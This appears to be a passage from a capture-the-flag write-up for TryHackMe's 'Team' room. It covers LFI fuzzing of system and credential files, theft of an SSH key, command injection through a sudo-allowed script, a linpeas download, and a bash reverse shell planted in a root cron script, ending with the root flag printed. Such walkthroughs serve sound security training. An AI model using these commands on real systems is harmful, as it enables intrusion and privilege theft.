wfuzz -c -w LFI-gracefulsecurity-linux.txt http://dev.team.thm/script.php?page=FUZZ

- -c is for colored output.
- -w is for providing the wordlist.
- Then add FUZZ where you want to do fuzzing.


```
kali@kali: ~/Desktop/tryhackme/others/Team
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Team]
└─$ wfuzz -c -w LFI-gracefulsecurity-linux.txt http://dev.team.thm/script.php?page=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wf
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://dev.team.thm/script.php?page=FUZZ
Total requests: 258

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        1 L      0 W        1 Ch        "/etc/aliases"
000000001:   200        34 L     42 W       1698 Ch     "/etc/passwd"
000000004:   200        1 L      0 W        1 Ch        "/etc/anacrontab"
000000008:   200        1 L      0 W        1 Ch        "/etc/at.deny"
000000007:   200        1 L      0 W        1 Ch        "/etc/at.allow"
000000006:   200        1 L      0 W        1 Ch        "/etc/apache2/httpd.conf"
000000002:   200        1 L      0 W        1 Ch        "/etc/shadow"
000000013:   200        1 L      0 W        1 Ch        "/etc/chttp.conf"
000000017:   200        1 L      0 W        1 Ch        "/etc/cups/cupsd.conf"
000000011:   200        169 L    447 W      5990 Ch     "/etc/ssh/sshd_config"
000000034:   200        1 L      0 W        1 Ch        "/etc/httpd/logs/error.log"
000000035:   200        1 L      0 W        1 Ch        "/etc/httpd/php.ini"
000000036:   200        1 L      0 W        1 Ch        "/etc/httpd/srm.conf"
000000025:   200        8 L      22 W       185 Ch      "/etc/hosts"
```

In the results I found a file named sshd_config which contained private ssh key of the user dale. Then I opened the file in the browser & saved the ssh key on my machine.



Then I used ssh with the below command to connect to the target system with user dale.

ssh -I ssh_key dale@10.10.84.84



There in the /home/dale/user.txt I found the first flag.

Privilege Escalation

Then I used sudo -l to see which commands user dale can run. I found that user dale can run /home/gyles/admin_checks file with user gyles permissions.

```
dale@TEAM:~$ sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
dale@TEAM:~$
```

So, next I checked the contents of the file admin_checks.


```
dale@TEAM:~$ cat /home/gyles/admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"



dale@TEAM:~$
```

The file was asking the user to enter his/her name & date and then storing them in the name & error variables and then calling them. These were the 2 points for privilege escalation. In the file

cp command was getting executed but without proper environment variable. This was the 3rd point for privilege escalation. Then I launched the file with the below command:

sudo -u gyles /home/gyles/admin_checks

Then I entered /bin/bash where I was asked for a date & I got a shell of the user gyles.



Then I upgraded my shell into interactive shell with the below commands:

python3 -c ‘import pty;pty.spawn(“/bin/bash”)’

export TERM=xterm

Then I started a server on my machine & uploaded a script named linpeas.sh into /home/gyles/ directory to find any potential vectors for further privilege escalation.

Command used to start the server: python -m SimpleHTTPServer 10000

Command used to upload the script: wget http://10.9.2.20:10000/linpeas.sh

Reference of the script: https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

Then I changed the permissions of the script to 777 with the below command:

chmod 777 linpeas.sh

After that I launched the script. In the results, I found that in the /usr/local/bin/ directory there was a file named main_backup.sh with root permissions & user gyles had read, write & execution permissions of that file.

```
gyles@TEAM: /tmp
File  Actions  Edit  View  Help
╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#acls
files with acls in searched folders Not Found

╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/local/sbin/dev_backup.sh
You can write script: /usr/local/bin/main_backup.sh
/usr/bin/gettext.sh

╔══════════╣ Unexpected in root
/vmlinuz.old
/initrd.img
/vmlinuz
/initrd.img.old

╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#profiles-files
total 24
drwxr-xr-x  2 root root 4096 Jan 15  2021 .
drwxr-xr-x 91 root root 4096 Jan 21  2021 ..
-rw-r--r--  1 root root  580 Apr 16  2018 apps-bin-path.sh
```

Then I opened the file to see its code. It was using the cp command to copy data from http://team.thm/ directories and store it into backup files without proper environment variable.

```
gyles@TEAM: /usr/local/bin
File  Actions  Edit  View  Help
gyles@TEAM:/usr/local/bin$ ls -la
total 12
drwxrwxr-x  2 root admin 4096 Jan 17  2021 .
drwxr-xr-x 10 root root  4096 Jan 15  2021 ..
-rwxrwxr-x  1 root admin   65 Jan 17  2021 main_backup.sh
gyles@TEAM:/usr/local/bin$ id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
gyles@TEAM:/usr/local/bin$ cat main_backup.sh
#!/bin/bash
cp -r /var/www/team.thm/* /var/backups/www/team.thm/
gyles@TEAM:/usr/local/bin$
```

There was a high chance that this was a cron job. So, I wrote a bash reverse shell in the file and started a netcat listener on my machine and waited for the execution of the script.

```
gyles@TEAM: /usr/local/bin
File  Actions  Edit  View  Help
  GNU nano 2.9.3                    main_backup.sh

#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/10.9.2.20/9999 <&1'
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.9.2.20] from team.thm [10.10.236.156] 47646
bash: cannot set terminal process group (17953): Inappropriate ioctl for device
bash: no job control in this shell
root@TEAM:~# whoami
whoami
root
root@TEAM:~#
```

After a minute, the script got executed and I got root shell.

Then in the /root/root.txt i found the root flag.

```
kali@kali: ~
File  Actions  Edit  View  Help
root@TEAM:~# ls
ls
root.txt
root@TEAM:~# cat root.txt
cat root.txt
THM{fhqbznavfonq}
root@TEAM:~#
```